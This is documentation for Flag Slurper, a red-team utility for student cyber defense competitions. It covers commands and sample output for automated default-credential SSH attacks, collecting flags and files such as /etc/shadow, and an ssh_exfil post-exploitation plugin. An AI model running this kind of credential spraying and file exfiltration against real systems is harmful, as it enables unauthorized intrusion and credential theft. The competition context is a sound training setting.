Flag Slurper Documentation

Release 0.4

Matt Gerst

Apr 27, 2019

Contents

Flag slurper is a Red Team utility for *Cyber Defense Competitions*. It provides Auto PWN functionality, as well as functionality for tracking obtained credentials, files, and most importantly, flags.

CHAPTER 1

Projects

Flag slurper has the concept of "projects". These projects tell flag slurper where to find various files such as the `teams.yml` and `services.yml` files. It may also contain other configuration options such as where flags are located. The primary purpose of the project system is to keep data from different *CDCs* separate.

To create a project, run:

```
flag-slurper project init --base ~/cdcs/isu2-18 --name "ISU2 2018"
```

This will create a project named "ISU2 2018" in the folder `~/cdcs/isu2-18`. You can then run the following command to activiate the project.

```
eval $(flag-slurper project env ~/cdcs/isu2-18)
```

Note: The output of the `env` command will set the `SLURPER_PROJECT` environment variable. This variable can also be set manually, instead of the `--project` flag.

When you want to deactivate a project, run the `unslurp` command.

Alternatively, you can specify `--project PATH` on each command. For example:

```
flag-slurper --project ~/cdcs/isu2-18/ autopwn generate
```

Note: The `--project PATH` flag must be before any subcommands.

1.1 Flags

The Auto PWN feature will automatically look in common directories for *flags* that look like a flag. You can also specify locations to check. The following project file defines the "Web /root flag":

```
_version: "1.0"
project: ISU2 2018
base: ~/cdcs/isu2-18
flags:
  - service: WWW SSH
    type: blue
    location: /root
    name: "team{{ num }}_www_root.flag"
    search: yes
```

You can specify as many flags as you want. All of the following fields are required:

service The name of the service this flag is associated with. Auto PWN matches against this when determining what flags it should look for when attacking a service.

type Which flag type this is `blue` (read) or `red` (write). Currently only `blue` is supported.

location The directory the flag is supposed to be located in.

name The expected file name of the flag. Pay close attention to `{{ num }}`. This is a placeholder that will be replaced with the team number during the attack.

search Whether Auto PWN should search `location` for any files that are roughly the correct file size. A search is only performed if the falg is not found at it's exact name `{{ location }}/{{ name }}`.

Here's an example of an Auto PWN run that obtained flags:

```
matt2 at pbody in ~/projects/flag-slurper (7-sudo-flags) (flag-slurper)
$ flag-slurper autopwn pwn -P
[-] Starting AutoPWN
[-] Loaded project from /home/matt2/cdc/fs-test
Using pool size: 5
[-] Checking team: 3 (CDC Team 3)
[-] Checking team: 2 (CDC Team 2)
[-] Checking team: 4 (CDC Team 4)
[-] Checking team: 1 (CDC Team 1)
[+] 1/192.168.3.11:22/ssh Succeeded!  Found credentials: {<Credential root:cdc>, <Credential cdc:cdc!>}
[+] 2/192.168.3.12:22/ssh Succeeded!  Found credentials: {<Credential root:cdc>, <Credential cdc:cdc!>}
[+] 3/192.168.3.13:22/ssh Succeeded!  Found credentials: {<Credential cdc:cdc!>}
[+] 4/192.168.3.14:22/ssh Succeeded!  Found credentials: {<Credential cdc:cdc!>, <Credential root:cdc>}
[+] Credential root:cdc works on the following teams:
        - 1/WWW SSH
        - 2/WWW SSH
        - 4/WWW SSH
[+] Credential cdc:cdc works on the following teams:
        - 1/WWW SSH
        - 3/WWW SSH
        - 2/WWW SSH
        - 4/WWW SSH

matt2 at pbody in ~/projects/flag-slurper (7-sudo-flags) (flag-slurper)
$ flag-slurper autopwn results
[-] Found the following flags
[-] Key: ! Used Sudo
[+] 2/WWW SSH:
        /root/team2_www_root.flag -> oz4RRdJLR_oomv8xl7wDXqPHeUQ5hYNOtZ9No.ZEHlOfVvv8Ap!
        /root/team2_www_root.flag -> oz4RRdJLR_oomv8xl7wDXqPHeUQ5hYNOtZ9No.ZEHlOfVvv8Ap
[+] 1/WWW SSH:
        /root/team1_www_root.flag -> K.RH52-uEy,QV8Z0CrMpA7fqTuP4irG,xq150z6V9arPPdwHqD!
        /root/team1_www_root.flag -> K.RH52-uEy,QV8Z0CrMpA7fqTuP4irG,xq150z6V9arPPdwHqD
[+] 3/WWW SSH: /root/team3_www_root.flag -> s5pNkwx47m9ehPqSROud3KSryw7TNp0-ir1hQOxcwYyf92cdC5
[+] 4/WWW SSH:
        /root/team4_www_root.flag -> JxmwJiEF691o2XDF6h7FNz1v8H3m:6JRbrgbbhNO3WAU3hNJlS!
        /root/team4_www_root.flag -> JxmwJiEF691o2XDF6h7FNz1v8H3m:6JRbrgbbhNO3WAU3hNJlS

[-] Found the following credentials
[-] Key: ! Sudo
[+] 1/192.168.3.11:22/WWW SSH Succeeded!  Found credentials: root:cdc,cdc:cdc!
[+] 2/192.168.3.12:22/WWW SSH Succeeded!  Found credentials: root:cdc,cdc:cdc!
[+] 3/192.168.3.13:22/WWW SSH Succeeded!  Found credentials: cdc:cdc!
[+] 4/192.168.3.14:22/WWW SSH Succeeded!  Found credentials: root:cdc,cdc:cdc!

matt2 at pbody in ~/projects/flag-slurper (7-sudo-flags) (flag-slurper)
$
```

1.2 Credentials

Credentails can be managed through the `creds` subcommand. To add a credential:

```
flag-slurper creds add root cdc
```

List credentials:

```
flag-slurper creds ls
```

Remove credential:

```
flag-slurper creds rm root cdc
```

Show details for a credential

```
flag-slurper creds show root:cdc
```

CHAPTER 2

Files

Flag slurper contains a database of files found on competitior machines. This is normally populated by the AutoPWN functionality. All file commands require that a Project is set.

2.1 Usage

The main command you'll use is listing all files in the database.

```
flag-slurper files ls
```

The `ls` command can be filtered by team number (`-t TEAM`), file name (`-n NAME`), and/or service name (`-s SERVICE`).

Once you find a file you want to see, you can use the `show` command. This will display metadata on the file and will then open the file in your text editor if it is a text file.

```
flag-slurper files show 1
```


You may also save the file directly from the database to the given file path.

```
flag-slurper files get 1 ~/team1_shadow
```

If you don't want to keep a file around any more, you can remove it.

```
flag-slurper files rm 1
```

2.2 Example


10	/etc/cron.daily/logrotate	POSIX shell script, ASCII text executable	2	WWW SSH
7	/etc/cron.daily/man-db	POSIX shell script, ASCII text executable	2	WWW SSH
4	/etc/cron.daily/passwd	POSIX shell script, ASCII text executable	2	WWW SSH
1	/etc/cron.weekly/man-db	POSIX shell script, ASCII text executable	2	WWW SSH
52	/etc/passwd	ASCII text	3	WWW SSH
51	/etc/shadow	ASCII text	3	WWW SSH
50	/etc/sudoers	C source, ASCII text	3	WWW SSH
49	/etc/sudoers.d/README	ASCII text	3	WWW SSH
47	/etc/crontab	ASCII text	3	WWW SSH
46	/etc/cron.daily/apt-compat	POSIX shell script, ASCII text executable	3	WWW SSH
45	/etc/cron.daily/bsdmainutils	POSIX shell script, ASCII text executable	3	WWW SSH
44	/etc/cron.daily/dpkg	POSIX shell script, ASCII text executable	3	WWW SSH
43	/etc/cron.daily/logrotate	POSIX shell script, ASCII text executable	3	WWW SSH
42	/etc/cron.daily/man-db	POSIX shell script, ASCII text executable	3	WWW SSH
41	/etc/cron.daily/passwd	POSIX shell script, ASCII text executable	3	WWW SSH
40	/etc/cron.weekly/man-db	POSIX shell script, ASCII text executable	3	WWW SSH
36	/etc/passwd	ASCII text	4	WWW SSH
33	/etc/shadow	ASCII text	4	WWW SSH
31	/etc/sudoers	C source, ASCII text	4	WWW SSH
29	/etc/sudoers.d/README	ASCII text	4	WWW SSH
26	/etc/sudoers.d/vagrant	ASCII text	4	WWW SSH
23	/etc/crontab	ASCII text	4	WWW SSH
19	/etc/cron.daily/apt-compat	POSIX shell script, ASCII text executable	4	WWW SSH
16	/etc/cron.daily/bsdmainutils	POSIX shell script, ASCII text executable	4	WWW SSH
14	/etc/cron.daily/dpkg	POSIX shell script, ASCII text executable	4	WWW SSH
11	/etc/cron.daily/logrotate	POSIX shell script, ASCII text executable	4	WWW SSH
9	/etc/cron.daily/man-db	POSIX shell script, ASCII text executable	4	WWW SSH
5	/etc/cron.daily/passwd	POSIX shell script, ASCII text executable	4	WWW SSH
2	/etc/cron.weekly/man-db	POSIX shell script, ASCII text executable	4	WWW SSH
matt2 at pbody in ~/projects/flag-slurper (feature/34-filter-file-liste●) (flag-slurper)
$ flag-slurper files ls -t 3 -n sudoers
ID	Path	Info	Team Number	Service
50	/etc/sudoers	C source, ASCII text	3	WWW SSH
49	/etc/sudoers.d/README	ASCII text	3	WWW SSH
matt2 at pbody in ~/projects/flag-slurper (feature/34-filter-file-liste●) (flag-slurper)
$ flag-slurper files show 50
ID	50
Path	/etc/sudoers
Info	C source, ASCII text
Mime Type	text/x-c; charset=us-ascii
Team	3
Service	WWW SSH
Press any key to continue ...

CHAPTER 3

Glossary

IScorE IScorE is the scoring system built and used by ISEAGE during their *CDCs*.

CDC Cyber Defense Competition.

Flag A file on the teams' system representing sensitive data. Red team's goal is to place red flags, and to read blue flags placed on the system by the Blue Teams.

Red Team The attacking team.

Blue Teams The defending teams.

CHAPTER 4

Overview

Flag Slurper contains a utility for automatically attempting default credentails against teams' SSH hosts. This works by grabbing the team list from *IScorE* and a list of all the services. The default credentails it uses are:

- `root:cdc`
- `cdc:cdc`

4.1 Requirements

AutoPWN requires a database. For many cases sqlite will do, but in order to use parallel AutoPWN, a server-based database (such as postgres) is required. This is due to sqlite only allowing one writer at a time. The database can be configured in your flagrc file:

```
[database]
; For sqlite (default)
url=sqlite:///{{ project }}/db.sqlite

; For postgres
url=postgres:///splurper
```

The `{{ project }}` variable is the file path to the current project and is optional.

4.2 Usage

You first need to create a project and result database:

```
flag-slurper project init -b ~/cdcs/isu2-18 --name "ISU2 2018"
flag-slurper project create-db
```

To generate the team and service list you can simply run:

```
flag-slurper autopwn generate
```

This will cache the team and service lists into the database. This will be used by other `autopwn` commands so they don't need to keep hitting the *IScorE* API during the attack phase when the API is getting hammered.

After generating the local files, you can then pwn all the things!

```
flag-slurper autopwn pwn
```

This will print out what credentials worked on which machines and any flags found. These results are recorded in the database and can be viewed like this:

```
flag-slurper autopwn results
```

CHAPTER 5

Post PWN

The AutoPWN functionality can be extended through post pwn plugins. These are plugins that run against a service *after* the pwn process (gaining access, checking sudo, capturing flags, etc.). At the time of writing there is one built-in post pwn plugin:

- `ssh_exfil`

5.1 Configuration

Post pwn plugins are configured through the Project File, but they can also be run automatically based on decisions made by the plugin. Here is an example configuration for the `ssh_exfil` plugin:

```
_version: '1.0'
base: /home/mattg/cdc/isu1-18
project: ISU1-18
flags: []
post:
- service: WWW SSH
    commands:
    - ssh_exfil:
        files:
            - /root/ToughNut/
```

The above configuration explicitly declares that the service `WWW SSH` should use the `ssh_exfil` plugin, and should look for additional files in the `/root/ToughNut` directory. Any additional services exposing SSH will automatically attempt to find any of the default exfil files.

5.2 Plugins

5.2.1 SSH Exfil

5.3 Custom Plugins

CDCs often have unique elements that AutoPWN doesn't know how to exploit. Frequently this includes services runing in a non-standard way, and interesting ways to gain access to the system. For this reason, AutoPWN allows you to write custom Post PWN plugins, to do any post actions that are necessary for your targets. To write a plugin, you must subclass `PostPlugin` and register it with the `PluginRegistry`.

5.4 Loading Custom Plugins

Currently, post pwn plugins do not have an auto-loading method (i.e. entry points). In order to load a custom plugins, you must manually call `register()` after ensuring your plugin is on the `PYTHONPATH`. A much better method is planned.

CHAPTER 6

Indices and tables

- genindex
- modindex
- search

Index